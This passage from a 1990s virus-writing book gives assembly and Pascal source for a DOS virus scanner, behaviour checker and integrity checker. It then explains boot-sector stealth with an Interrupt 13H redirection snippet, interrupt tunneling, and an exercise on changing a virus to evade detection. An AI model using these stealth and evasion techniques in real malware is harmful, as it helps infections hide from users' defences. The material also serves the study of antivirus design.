NAME_STRINGS    DB      'MINI-44$'
                DB      'Kilroy-B$'
                DB      'Kilroy-B dropper$'
                DB      'Yellow Worm$'

PATH            DB      80 dup (?)
CURR_DIR        DB      64 dup (?)
DSIZE           DW      ?
SEARCH_REC      DB      43 dup (?)
CURR_DR         DB      ?                        ;current disk drive
DISK_DR         DB      ?                        ;drive to scan
FFLAGS          DB      ?                        ;flags to use in scan
FILE_NAME       DW      ?                        ;address of file name in memory
DATA_BUF        DB      DBUF_SIZE dup (?)

        END     GBSCAN
```

The GBCHECK Program

The GBCHECK.ASM program is a simple behavior checker that flags: A) attempts to write to Cylinder 0, Head 0, Sector 1 on any disk, B) any attempt by any program to go memory resident using DOS Interrupt 21H, Function 31H, and C) attempts by any program to open a COM or EXE file in read/write mode using DOS Interrupt 21H, Function 3DH. This is simply accomplished by installing hooks for Interrupts 21H and 13H.

GBCHECK is itself a memory resident program. Since it must display information and questions while nasty things are happening, it has to access video memory directly. Since it's more of a demo than anything else, it only works properly in text modes, not graphics modes for Hercules or CGA/EGA/VGA cards. It works by grabbing the first 4 lines on the screen and using them temporarily. When it's done, it restores that video memory and disappears.

Since GBCHECK is memory resident, it must also be careful when going resident. If it installs its interrupt hook and goes resident it will flag itself. Thus, an internal flag called `FIRST` is used to stop GBCHECK from flagging the first attempt to go resident it sees.

GBCHECK can be assembled with TASM, MASM or A86 to a COM file.

```
;GB-Behavior Checker
;(C) 1995 American Eagle Publications, Inc. All Rights Reserved.

.model tiny
.code

        ORG     100H

START:  jmp     GO_RESIDENT                 ;jump to startup code

;***************************************************************************
;Resident part starts here

;Data area
FIRST           DB      0               ;Flag to indicate first Int 21H, Fctn 31H
VIDSEG          DW      ?               ;Video segment to use
CURSOR          DW      ?               ;Cursor position
VIDEO_BUF       DW      80*4 dup (?)    ;Buffer for video memory

;***************************************************************************
;Interrupt 13H Handler
OLD_13H         DD      ?                   ;Original INT 13H vector

;The Interrupt 13H hook flags attemtps to write to the boot sector or master
;boot sector.
INT_13H:
        cmp     ah,3                        ;flag writes
        jne     DO_OLD
        cmp     cx,1                        ;to cylinder 0, sector 1
        jne     DO_OLD
        cmp     dh,0                        ;head 0
        jne     DO_OLD
        call    BS_WRITE_FLAG               ;writing to boot sector, flag it
        jz      DO_OLD                      ;ok'ed by user, go do it
        stc                                 ;else return with c set
```

```
        retf    2                       ;and don’t allow a write
DO_OLD: jmp     cs:[OLD_13H]            ;go execute old Int 13H handler

;This routine flags the user to tell him that an attempt is being made to
;write to the boot sector, and it asks him what he wants to do. If he wants
;the write to be stopped, it returns with Z set.
BS_WRITE_FLAG:
        push    ds
        push    si
        push    ax
        call    SAVE_VIDEO              ;save a block of video for our use
        push    cs
        pop     ds
        mov     si,OFFSET BS_FLAG
        call    ASK
        pushf
        call    RESTORE_VIDEO           ;restore saved video
        popf
        pop     ax
        pop     si
        pop     ds
        ret

BS_FLAG         DB      ’An attempt is being made to write to the boot sector. ’
                DB      ’Allow it? ’,7,7,7,7,0


;*****************************************************************************
;Interrupt 21H Handler

OLD_21H         DD      ?               ;Original INT 21H handler

;This is the interrupt 21H hook. It flags attempts to open COM or EXE files
;in read/write mode using Function 3DH. It also flags attempts to go memory
;resident using Function 31H.
INT_21H:
        cmp     ah,31H                  ;something going resident?
        jnz     TRY_3D                  ;nope, check next condition to flag
        cmp     BYTE PTR cs:[FIRST],0   ;first time this is called?
        jz      I21RF                   ;yes, must allow GBC to go resident it-
self
        call    RESIDENT_FLAG           ;yes, ask user if he wants it
        jz      I21R                    ;he wanted it, go ahead and do it
        mov     ah,4CH                  ;else change to non-TSR terminate
        jmp     SHORT I21R              ;and pass that to DOS
TRY_3D: push    ax
        and     al,2                    ;mask possible r/w flag
        cmp     ax,3D02H                ;is it an open r/w?
        pop     ax
        jnz     I21R                    ;no, pass control to DOS

        push    si
        push    ax
        mov     si,dx                   ;ds:si points to ASCIIZ file name
T3D1:   lodsb                           ;get a byte of string
        or      al,al                   ;end of string?
        jz      T3D5                    ;yes, couldnt be COM or EXE, so go to
DOS
        cmp     al,’.’                  ;is it a period?
        jnz     T3D1                    ;nope, go get another
        lodsw                           ;get 2 bytes
        or      ax,2020H                ;make it lower case
        cmp     ax,’oc’                 ;are they “co”?
        jz      T3D2                    ;yes, continue
        cmp     ax,’xe’                 ;no, are they “ex”?
        jnz     T3D5                    ;no, not COM or EXE, so go to DOS
        jmp     SHORT T3D3
T3D2:   lodsb                           ;get 3rd byte (COM file)
        or      al,20H                  ;make it lower case
```

```
        cmp     al,'m'                  ;is it "m"
        jz      T3D4                    ;yes, it is COM
T3D3:   lodsb                           ;get 3rd byte (EXE file)
        or      al,20H                  ;make lower case
        cmp     al,'e'                  ;is it "e"
        jnz     T3D5                    ;nope, go to original int 21H
T3D4:   pop     ax                      ;if we get here, it's a COM or EXE
        pop     si

        call    RDWRITE_FLAG            ;ok, COM or EXE, ask user if he wants it
        jz      I21R                    ;yes, he did, go let DOS do it
        stc                             ;else set carry to indicate failure
        retf    2                       ;and return control to caller

T3D5:   pop     ax                      ;not COM or EXE, so clean up stack
        pop     si
        jmp     SHORT I21R              ;and go to old INT 21H handler

I21RF:  inc     BYTE PTR cs:[FIRST]     ;update FIRST flag
I21R:   jmp     cs:[OLD_21H]            ;pass control to original handler

;This routine asks the user if he wants a program that is attempting to go
;memory resident to do it or not. If the user wants it to go resident, this
;routine returns with Z set.
RESIDENT_FLAG:
        push    ds
        push    si
        push    ax
        call    SAVE_VIDEO              ;save a block of video for our use
        push    cs
        pop     ds
        mov     si,OFFSET RES_FLAG
        call    ASK
        pushf
        call    RESTORE_VIDEO           ;restore saved video
        popf
        pop     ax
        pop     si
        pop     ds
        ret

RES_FLAG        DB      7,7,7,'A program is attempting to go resident. Allow'
                DB      ' it? ',0

;RDWRITE_FLAG asks the user if he wants a COM or EXE file to be opened in read/
;write mode or not. If he does, it returns with Z set.
RDWRITE_FLAG:
        push    ds
        push    si
        push    ax
        call    SAVE_VIDEO              ;save a block of video for our use
        mov     si,dx
        call    DISP_STRING             ;display file name being opened
        push    cs
        pop     ds
        mov     si,OFFSET RW_FLAG       ;and query user
        call    ASK
        pushf
        call    RESTORE_VIDEO           ;restore saved video
        popf
        pop     ax
        pop     si
        pop     ds
        ret

RW_FLAG         DB      7,7,7,' is being opened in read/write mode. Allow it? '
                DB      0
```

```
;**************************************************************************
;Resident utility functions

;Ask a question. Display string at ds:si and get a character. If the character
;is 'y' or 'Y' then return with z set, otherwise return nz.
ASK:
        call    DISP_STRING
        mov     ah,0
        int     16H
        or      al,20H
        cmp     al,'y'
        ret

;This displays a null terminated string on the console.
DISP_STRING:
        lodsb
        or      al,al
        jz      DSR
        mov     ah,0EH
        int     10H
        jmp     DISP_STRING
DSR:    ret

;Save 1st 4 lines of video memory to internal buffer. Fill it with spaces and
;a line.
SAVE_VIDEO:
        push    ax
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        push    ds
        push    es
        mov     ds,cs:[VIDSEG]          ;ds:si set to video memory
        push    cs
        pop     es                      ;es:di set to internal storage buffer
        xor     si,si
        mov     di,OFFSET VIDEO_BUF
        mov     cx,80*4
        rep     movsw                   ;save 1st 4 lines of video memory
        mov     ah,3                    ;now get cursor position
        mov     bh,0
        int     10H
        mov     cs:[CURSOR],dx          ;and save it here

        push    ds
        pop     es
        xor     di,di
        mov     ax,0720H                ;fill 3 lines with spaces
        mov     cx,80*3
        rep     stosw
        mov     ax,0700H+'_'            ;and 1 with a line
        mov     cx,80
        rep     stosw
        mov     ah,2                    ;set cursor position to 0,0
        mov     bh,0
        xor     dx,dx
        int     10H
        pop     es
        pop     ds
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        ret
```

```
;Restore 1st 4 lines of video memory from internal buffer.
RESTORE_VIDEO:
        push    ax
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        push    ds
        push    es
        mov     es,cs:[VIDSEG]
        xor     di,di                   ;es:di = video memory
        push    cs
        pop     ds
        mov     si,OFFSET VIDEO_BUF     ;ds:si = internal storage buffer
        mov     cx,80*4
        rep     movsw                   ;restore video memory
        mov     ah,2                    ;restore cursor position
        mov     bh,0
        mov     dx,[CURSOR]
        int     10H
        pop     es
        pop     ds
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        ret

;**************************************************************************
;Startup code begins here. This part does not stay resident.

GO_RESIDENT:
        mov     ah,9                    ;say hello
        mov     dx,OFFSET HELLO
        int     21H

        mov     [VIDSEG],0B000H         ;determine video segment to use
        mov     ah,0FH                  ;assume b&w monitor
        int     10H                     ;but ask what mode we’re in
        cmp     al,7                    ;is it mode 7
        jz      GR1                     ;yes, it’s b&w/hercules
        mov     [VIDSEG],0B800H         ;else assume cga/ega/vga

GR1:    mov     ax,3513H                ;hook interrupt 13H
        int     21H                     ;get old vector
        mov     WORD PTR [OLD_13H],bx
        mov     WORD PTR [OLD_13H+2],es
        mov     ax,2513H                ;and set new vector
        mov     dx,OFFSET INT_13H
        int     21H

        mov     ax,3521H                ;hook interrupt 21H
        int     21H                     ;get old vector
        mov     WORD PTR [OLD_21H],bx
        mov     WORD PTR [OLD_21H+2],es
        mov     ax,2521H                ;and set new vector
        mov     dx,OFFSET INT_21H
        int     21H

        mov     dx,OFFSET GO_RESIDENT   ;now go resident
        mov     cl,4
        shr     dx,cl
        inc     dx
        mov     ax,3100H                ;using Int 21H, Function 31H
        int     21H
```

```
HELLO   DB      'GB-Behavior Checker v 1.00 (C) 1995 American Eagle '
        DB      'Publications, Inc.$'

        end     START
```

The GBINTEG Program

The GBINTEG program is written in Turbo Pascal (Version 4 and up). When run, it creates two files in the root directory. GBINTEG.DAT is the binary data file which contains the integrity information on all of the executable files in your computer. GBINTEG.LST is the output file listing all changed, added or deleted executable files in the system. To run it, just type GBINTEG, and the current disk will be tested. To run it on a different disk or just a subdirectory, specify the drive and path on the command line.

```
program giant_black_book_integ_checker;

uses dos,crt;

const
  MAX_ENTRIES      =2000;              {Max number of files this can handle}
type
  LogRec_Type      =record
    Name           :string[80];
    Time           :longint;
    Size           :longint;
    Checksum       :longint;
    Found          :boolean;
    end;
var
  LstFile          :text;                                  {listing file}
  LogFile          :file of LogRec_Type;                       {log file}
  LogEntries       :longint;                       {# entries in log file}
  Log              :array[1..MAX_ENTRIES] of ^LogRec_Type;      {log entries}
  j                :word;
  SearchDir        :string;                          {directory to check}
  CurrDir          :string;                {directory program called from}

{This routine just makes a string upper case}
function UpString(s:string):string;
var
  i                :word;
begin
  for i:=1 to length(s) do s[j]:=UpCase(s[j]);
  UpString:=s;
end;

{This function searches the log in memory for a match on the file name.
 To use it, pass the name of the file in fname. If a match is found, the
 function returns true, and FN is set to the index in Log[] which is the
 proper record. If no match is found, the function returns false.}
function SearchLog(fname:string;var FN:word):boolean;
var
  j                :word;
begin
  fname:=UpString(fname);
```

```
  if LogEntries>0 then for j:=1 to LogEntries do
    begin
      if fname=Log[j]^.Name then
        begin
          SearchLog:=true;
          FN:=j;
          exit;
        end;
    end;
  SearchLog:=false;
end;

{This function calcuates the checksum of the file whose name is passed to
 it. The return value is the checksum.}
function Get_Checksum(FName:string):longint;
var
  F                 :file;
  cs                :longint;
  j,x               :integer;
  buf               :array[0..511] of byte;
begin
  cs:=0;
  assign(F,FName);
  reset(F,1);
  repeat
    blockread(F,buf,512,x);
    if x>0 then for j:=0 to x-1 do cs:=cs+buf[j];
  until eof(F);
  close(F);
  Get_Checksum:=cs;
end;

{This routine checks the integrity of one complete subdirectory and all its
 subdirectories. The directory name (with a final \) is passed to it. It is
 called recursively. This checks all COM and EXE files.}
procedure check_dir(dir:string);
var
  SR                :SearchRec;                 {Record used by FindFirst}
  Checksum          :Longint;                   {temporary variables}
  FN                :word;
  cmd               :char;
begin
  dir:=UpString(dir);
  FindFirst(dir+'*.com',AnyFile,SR);            {first check COM files}
  while DosError=0 do
    begin
      if SearchLog(dir+SR.Name,FN) then
        begin
          Checksum:=Get_Checksum(dir+SR.Name);
          if (Log[FN]^.Time<>SR.Time) or (Log[FN]^.Size<>SR.Size)
           or (Log[FN]^.Checksum<>Checksum) then
            begin
              write(dir+SR.Name,' has changed!',#7,#7,#7,' Do you want to ');
              write('update its record? ');
              write(LstFile,dir+SR.Name,' has changed! Do you want to update ');
              write(LstFile,'its record? ');
              repeat cmd:=UpCase(ReadKey) until cmd in ['Y','N'];
              if cmd='Y' then
                begin
                  Log[FN]^.Time:=SR.Time;
                  Log[FN]^.Size:=SR.Size;
                  Log[FN]^.Checksum:=Checksum;
                  Log[FN]^.Found:=True;
                end;
              writeln(cmd);
              writeln(LstFile,cmd);
            end
          else
            begin
```

```
          writeln(dir+SR.Name,' validated.');
          Log[FN]^.Found:=True;
        end;
      end
    else
      begin
        if LogEntries<MAX_ENTRIES then
          begin
            writeln('New file: ',dir+SR.Name,'. ADDED to log.');
            writeln(LstFile,'New file: ',dir+SR.Name,'. ADDED to log.');
            LogEntries:=LogEntries+1;
            new(Log[LogEntries]);
            Log[LogEntries]^.Name:=dir+SR.Name;
            Log[LogEntries]^.Time:=SR.Time;
            Log[LogEntries]^.Size:=SR.Size;
            Log[LogEntries]^.Checksum:=Get_Checksum(dir+SR.Name);
            Log[LogEntries]^.Found:=True;
          end
        else
          begin
            writeln('TOO MANY ENTRIES. COULD NOT ADD ',dir+SR.Name,'.');
            writeln(LstFile,'TOO MANY ENTRIES. COULD NOT ADD ',
                            dir+SR.Name,'.');
          end;
      end;
    FindNext(SR);
  end;

FindFirst(dir+'*.exe',AnyFile,SR);            {now check EXE files}
while DosError=0 do
  begin
    if SearchLog(dir+SR.Name,FN) then
      begin
        Checksum:=Get_Checksum(dir+SR.Name);
        if (Log[FN]^.Time<>SR.Time) or (Log[FN]^.Size<>SR.Size)
         or (Log[FN]^.Checksum<>Checksum) then
          begin
            write(dir+SR.Name,' has changed!',#7,#7,#7,
                   ' Do you want to update its record? ');
            write(LstFile,dir+SR.Name,
                   ' has changed! Do you want to update its record? ');
            repeat cmd:=UpCase(ReadKey) until cmd in ['Y','N'];
            if cmd='Y' then
              begin
                Log[FN]^.Time:=SR.Time;
                Log[FN]^.Size:=SR.Size;
                Log[FN]^.Checksum:=Checksum;
                Log[FN]^.Found:=True;
              end;
            writeln(cmd);
            writeln(LstFile,cmd);
          end
        else
          begin
            writeln(dir+SR.Name,' validated.');
            Log[FN]^.Found:=true;
          end;
      end
    else
      begin
        if LogEntries<MAX_ENTRIES then
          begin
            writeln('New file: ',dir+SR.Name,'. ADDED to log.');
            writeln(LstFile,'New file: ',dir+SR.Name,'. ADDED to log.');
            LogEntries:=LogEntries+1;
            new(Log[LogEntries]);
            Log[LogEntries]^.Name:=dir+SR.Name;
            Log[LogEntries]^.Time:=SR.Time;
            Log[LogEntries]^.Size:=SR.Size;
```

```
              Log[LogEntries]^.Checksum:=Get_Checksum(dir+SR.Name);
              Log[LogEntries]^.Found:=True;
            end
          else
            begin
              writeln('TOO MANY ENTRIES. COULD NOT ADD ',dir+SR.Name,'.');
              writeln(LstFile,'TOO MANY ENTRIES. COULD NOT ADD ',
                              dir+SR.Name,'.');
            end;
        end;
      FindNext(SR);
    end;

  FindFirst('*.*',Directory,SR);            {finally, check subdirectories}
  while DosError=0 do
    begin
      if (SR.Attr and Directory <> 0) and (SR.Name[1]<>'.') then
        begin
          ChDir(SR.Name);
          check_dir(dir+SR.Name+'\');
          ChDir('..');
        end;
      FindNext(SR);
    end;
end;

{This procedure checks the master boot sector and the boot sector's integrity}
procedure check_boot;
var
  FN,j                :word;
  cs                  :longint;
  buf                 :array[0..511] of byte;
  r                   :registers;
  cmd                 :char;
  currdrv             :byte;
begin
  r.ah:=$19;
  intr($21,r);
  currdrv:=r.al;
  if currdrv>=2 then currdrv:=currdrv+$80-2;

  if currdrv=$80 then
    begin
      r.ax:=$201;                   {read boot sector/master boot sector}
      r.bx:=ofs(buf);
      r.es:=sseg;
      r.cx:=1;
      r.dx:=$80;
      intr($13,r);
      r.ax:=$201;
      intr($13,r);
      cs:=0;
      for j:=0 to 511 do cs:=cs+buf[j];

      if SearchLog('**MBS',FN) then
        begin
          Log[FN]^.Found:=True;
          if Log[FN]^.Checksum=cs then writeln('Master Boot Sector verified.')
          else
            begin
             write('Master Boot Sector has changed! Update log file? ');
             write(LstFile,'Master Boot Sector has changed! Update log file? ');
             repeat cmd:=UpCase(ReadKey) until cmd in ['Y','N'];
             if cmd='Y' then Log[FN]^.Checksum:=cs;
             writeln(cmd);
             writeln(LstFile,cmd);
            end;
        end
      else
```

```
        begin
          writeln('Master Boot Sector data ADDED to log.');
          writeln(LstFile,'Master Boot Sector data ADDED to log.');
          LogEntries:=LogEntries+1;
          new(Log[LogEntries]);
          Log[LogEntries]^.Name:='**MBS';
          Log[LogEntries]^.Checksum:=cs;
          Log[LogEntries]^.Found:=True;
        end;
      j:=$1BE;
      while (j<$1FE) and (buf[j]<>$80) do j:=j+$10;
      if buf[j]=$80 then
        begin
          r.dx:=buf[j]+256*buf[j+1];
          r.cx:=buf[j+2]+256*buf[j+3];
        end
      else exit;
    end
  else
    begin
      r.cx:=1;
      r.dx:=currdrv;
    end;
  if CurrDrv<$81 then
    begin
      r.ax:=$201;
      r.bx:=ofs(buf);
      r.es:=sseg;
      intr($13,r);
      r.ax:=$201;
      intr($13,r);
      cs:=0;
      for j:=0 to 511 do cs:=cs+buf[j];

      if SearchLog('**BOOT',FN) then
        begin
          Log[FN]^.Found:=True;
          if Log[FN]^.Checksum=cs then writeln('Boot Sector verified.')
          else
            begin
              write('Boot Sector has changed! Update log file? ');
              write(LstFile,'Boot Sector has changed! Update log file? ');
              repeat cmd:=UpCase(ReadKey) until cmd in ['Y','N'];
              if cmd='Y' then Log[FN]^.Checksum:=cs;
              writeln(cmd);
              writeln(LstFile,cmd);
            end;
        end
      else
        begin
          writeln('Boot Sector data ADDED to log.');
          writeln(LstFile,'Boot Sector data ADDED to log.');
          LogEntries:=LogEntries+1;
          new(Log[LogEntries]);
          Log[LogEntries]^.Name:='**BOOT';
          Log[LogEntries]^.Checksum:=cs;
          Log[LogEntries]^.Found:=True;
        end;
    end;
end;

{This procedure removes files from the log that have been deleted on the
 system. Of course, it allows the user to decide whether to remove them or
 not.}
procedure PurgeFile(j:word);
var
  cmd              :char;
  i                :word;
begin
```

```
  write(Log[j]^.Name,' was not found. Delete from log file? ',#7,#7,#7);
  write(LstFile,Log[j]^.Name,' was not found. Delete from log file? ');
  repeat cmd:=UpCase(ReadKey) until cmd in ['Y','N'];
  if cmd='Y' then
    begin
      for i:=j to LogEntries-1 do
        Log[i]^:=Log[i+1]^;
      LogEntries:=LogEntries-1;
    end;
  writeln(cmd);
  writeln(LstFile,cmd);
end;

begin
  writeln('GB-INTEG Ver 1.00, (C) 1995 American Eagle Publications, Inc.');

  assign(LogFile,'\GBINTEG.DAT');            {Load the log file into memory}
{$I-}
  reset(LogFile);
{$I+}
  if IOResult<>0 then
    LogEntries:=0
  else
    begin
      for LogEntries:=1 to FileSize(LogFile) do
        begin
          new(Log[LogEntries]);
          read(LogFile,Log[LogEntries]^);
        end;
      close(LogFile);
    end;

  assign(LstFile,'GBINTEG.LST');                  {Create the listing file}
  rewrite(LstFile);

  {Take care of directory maintenance}
  if ParamCount=1 then SearchDir:=ParamStr(1) else SearchDir:='\';
  GetDir(0,CurrDir);


  ChDir(SearchDir);
  if SearchDir[length(SearchDir)]<>'\' then SearchDir:=SearchDir+'\';
  check_boot;                                     {check the boot sectors}
  check_dir(SearchDir);                                  {check integrity}

  j:=1;
  while j<=LogEntries do                            {handle missing files}
    begin
      if Log[j]^.Found then j:=j+1
      else PurgeFile(j);
    end;

  ChDir(CurrDir);
  rewrite(LogFile);                                      {update log file}
  for j:=1 to LogEntries do
    begin
      Log[j]^.Found:=False;       {reset these flags before writing to disk}
      write(LogFile,Log[j]^);
    end;
  close(LogFile);

  writeln(LogEntries,' files in current log file.');
  writeln(LstFile,LogEntries,' files in current log file.');
  close(LstFile);
end.
```

Exercises

1. Put scan strings for all of the viruses discussed in Part I into GBSCAN. Make sure you can detect both live boot sectors in the boot sector and the dropper programs, which are COM or EXE programs. Use a separate name for these two types. For example, if you detect a live Stoned, then display the message “The STONED virus was found in the boot sector” but if you detect a dropper, display the message “STONED.EXE is a STONED virus dropper.”

2. The GBINTEG program does not verify the integrity of all executable code on your computer. It only verifies COM and EXE files, as well as the boot sectors. Modify GBINTEG to verify the integrity of SYS, DLL and 386 files as well. Are there any other executable file names you need to cover? (Hint: Rather than making GBINTEG real big by hard-coding all these possibilities, break the search routine out into a subroutine that can be passed the type of file to look for.)

3. Test the behavior checker GBCHECK. Do you find certain of its features annoying? Modify it so that it uses a configuration file at startup to decide which interrupt hooks should be installed and which should not. What are the security ramifications of using such a configuration file?

4. Test GBCHECK against the SEQUIN virus. Does it detect it when it infects a new file? Why doesn’t it detect it when it goes resident? How could you modify GBCHECK to catch SEQUIN when it goes resident? How could you modify SEQUIN so that GBCHECK doesn’t catch it when it infects a file. This is your first exercise in anti anti-virus techniques: just program the virus in such a way that it doesn’t activate any of the triggers which the behavior checker is looking for. Of course, with a commercial behavior checker you won’t have the source, so you’ll have to experiment a little.

Stealth for Boot Sector Viruses

One of the main techniques used by viruses to hide from anti-virus programs is called *stealth*. Stealth is simply the art of convincing an anti-virus program that the virus simply isn't there.

We'll break our discussion of stealth up into boot sector viruses and file infectors, since the techniques are very different in these two cases. Let's consider the case of the boot sector virus now.

Imagine you're writing an anti-virus program. Of course you want to read the boot sector and master boot sector and scan them, or check their integrity. So you do an Interrupt 13H, Function 2, and then look at the data you read? Right? And if you got an exact copy of the original sector back on the read, you'd know there was no infection here. Everything's ok.

Or is it?

Maybe not. Look at the following code, which might be implemented as an Interrupt 13H hook:

```
INT_13H:
        cmp     cx,1
        jnz     OLD13
        cmp     dx,80H
        jnz     OLD13
        mov     cx,7
```

```
        pushf
        call    DWORD PTR cs:[OLD_13H]
        mov     cx,1
        retf    2

OLD13: jmp     DWORD PTR cs:[OLD_13H]
```

This hook redirects any attempt to read or write to Cylinder 0, Head 0, Sector 1 on the C: drive to Cylinder 0, Head 0, Sector 7! So if your anti-virus program tries to read the Master Boot Sector, it will instead get Sector 7, but it will *think* it got Sector 1. A virus implementing this code can therefore put the original Master Boot Sector in Sector 7 and then anything that tries to get the real Master Boot Sector will in fact get the old one . . . and they will be decieved into believing all is well.

This is the essence of stealth.

Of course, to implement stealth like this in a real virus, there are a few more details to be added. For example, a virus presumably spreads from hard disk to floppy disks, and vice versa. As such, the virus must stealth both hard disk and floppy. Since floppies are changed frequently and infected frequently, the virus must coordinate the infection process with stealthing. The stealth routine must be able to tell whether a disk is infected or not before attempting to stealth the virus, or it will return garbage instead of the original boot sector (e.g. on a write-protected and uninfected diskette).

Secondly, the virus must properly handle attempts to read more than one sector. If it reads two sectors from a floppy where the first one is the boot sector, the second one had better be the first FAT sector. This is normally accomplished by breaking the read up into two reads if it involves more than one sector. One read retrieves the original boot sector, and the second read retrieves the rest of the requested sectors (or vice versa).

To implement such a stealthing interrupt hook for a virus like the BBS is not difficult at all. The logic for this hook is explained in Figure 21.1, and the hook itself is listed at the end of this chapter. I call this Level One stealth.




Figure 21.1: Logic of Level One stealth.

The Anti-Virus Fights Back

Although this kind of a stealth procedure is a pretty cute trick, it's also an old trick. It's been around since the late 80's, and any anti-virus program worth its salt will take steps to deal with it. *If your anti-virus program can't deal with this kind of plain-vanilla stealth, you should throw it away.*

How would an anti-virus program bypass this stealthing and get at the real boot sector to test it, though?

Perhaps the best way is to attempt to read by directly manipulating the i/o ports for the hard disk. This approach goes past all of the software in the computer (with an important exception we'll discuss in a moment) and gets the data directly from the hard disk itself. The problem with this approach is that it's *hardware dependent*. The whole purpose of the BIOS Interrupt 13H handler is to shield the programmer from having to deal with esoteric hardware-related issues while programming. For example, the way you interface to an IDE disk drive is dramatically different than how you interface to a SCSI drive, and even different SCSI controllers work somewhat differently. To write a program that will successfully access a disk drive directly through the hardware, and work 99.9% of the time, is not so easy.

Despite this difficulty, let's look at the example of a standard old IDE drive. The drive occupies i/o ports 1F0H through 1F7H, the function of which are explained in Figure 21.2. To send a command to the disk to read Cylinder 0, Head 0, Sector 1, the code looks something like this:

```
READ_IDE_DISK:
       mov     si,OFFSET CMD   ;point to disk cmd block
       mov     dx,1F1H         ;dx=1st disk drive port
       mov     cx,7            ;prepare to out 7 bytes
RIDL1: lodsb                   ;get a byte
       out     [dx],al         ;and send it
       inc     dx
       loop    RIDL1           ;until 7 are done
       mov     ax,40H
       mov     ds,ax           ;set ds=40H
       mov     dx,5
RIDL2: mov     cx,0FFFH
       loop    $               ;short delay
```

```
        cmp     [HD_INT],1          ;see if ready to send
        jz      RID3                ;yes, go do it
        dec     dx                  ;else try again
        jnz     RIDL2               ;unless timed out
        stc                         ;time out, set carry
        ret                         ;and exit
RID3:   mov     [HD_INT],0          ;reset this flag
        mov     dx,1F0H             ;data input port
        mov     cx,100H             ;words to move
        push    cs
        pop     es                  ;put data at es:di
        mov     di,OFFSET DISK_BUF
        rep     insw                ;get the data now
        clc                         ;done, clear carry
        ret                         ;and exit

DISK_BUF        DB      512 dup (?)
CMD   DB      00,00,01,01,00,00,00,20H
```

(Note that I've left out some details so as not to obscure the basic idea. If you want all the gory details, please refer to the *IBM PC AT Technical Reference*.) All it does is check to make sure the drive is ready for a command, then sends it a command to read the desired sector, and proceeds to get the data from the drive when the drive has it and is ready to send it to the CPU.

Similar direct-read routines could be written to access the floppy disk, though the code looks completely different. Again, this code is listed in the *IBM PC AT Technical Reference*.

Figure 21.2: IDE hard drive i/o ports.

Port	Function
1F0	Input/Output port for data on read/write
1F1	For writes this is the precomp cylinder, for reads, it's error flags
1F2	Sector count to read/write (from **al** on INT 13H)
1F3	Sector number (from **cl** on INT 13H)
1F4	Low byte of cylinder number (from **ch** on INT 13H)
1F5	High byte of cylinder number (from **cl** high bits on INT 13H)
1F6	Sector Size/Drive/Head (from **dh**, **dl** on INT 13H). The head is the low 4 bits, the drive is bit 5, and the sector size is bits 6 to 8 (0A0H is 512 byte sectors with ECC, standard for PCs).
1F7	Written to, it's the command to execute (20H=read, 40H=write), read from, it's the status.

This will slide you right past Interrupt 13H and any interrupt 13H-based stealthing mechanisms a virus might have installed. However, this is a potentially dangerous approach for a commercial anti-virus product because of its hardware dependence. Any anti-virus developer who implements something like this is setting himself up to get flooded with tech support calls if there is any incompatibility in the read routine.

A better approach is to *tunnel* Interrupt 13H. *Interrupt tunneling* is a technique used both by virus writers and anti-virus developers to get at the original BIOS ROM interrupt vectors. If you get the original ROM vector, you can call it directly with a *pushf/call far*, rather than doing an interrupt, and you can bypass a virus that way, without having to worry about hardware dependence.

Fortunately most BIOS ROM Interrupt 13Hs provide a relatively easy way to find where they begin. Since Interrupt 13H is used for both floppy and hard disk access, though the hardware is different, the first thing that usually happens in an Interrupt 13H controller is to find out whether the desired disk access is for floppy disks or hard disks, and branch accordingly. This branch usually takes the form of calling Interrupt 40H in the event a floppy access is required. Interrupt 40H is just the floppy disk only version of Interrupt 13H, and it's normally used only at the ROM BIOS level. Thus, the typical BIOS Interrupt 13H handler looks something like

```
INT_13H:
       cmp     dl,80H          ;which drive?
       jae     HARD_DISK       ;80H or greater, hard disk
       int     40H             ;else call floppy disk
       retf    2               ;and return to caller
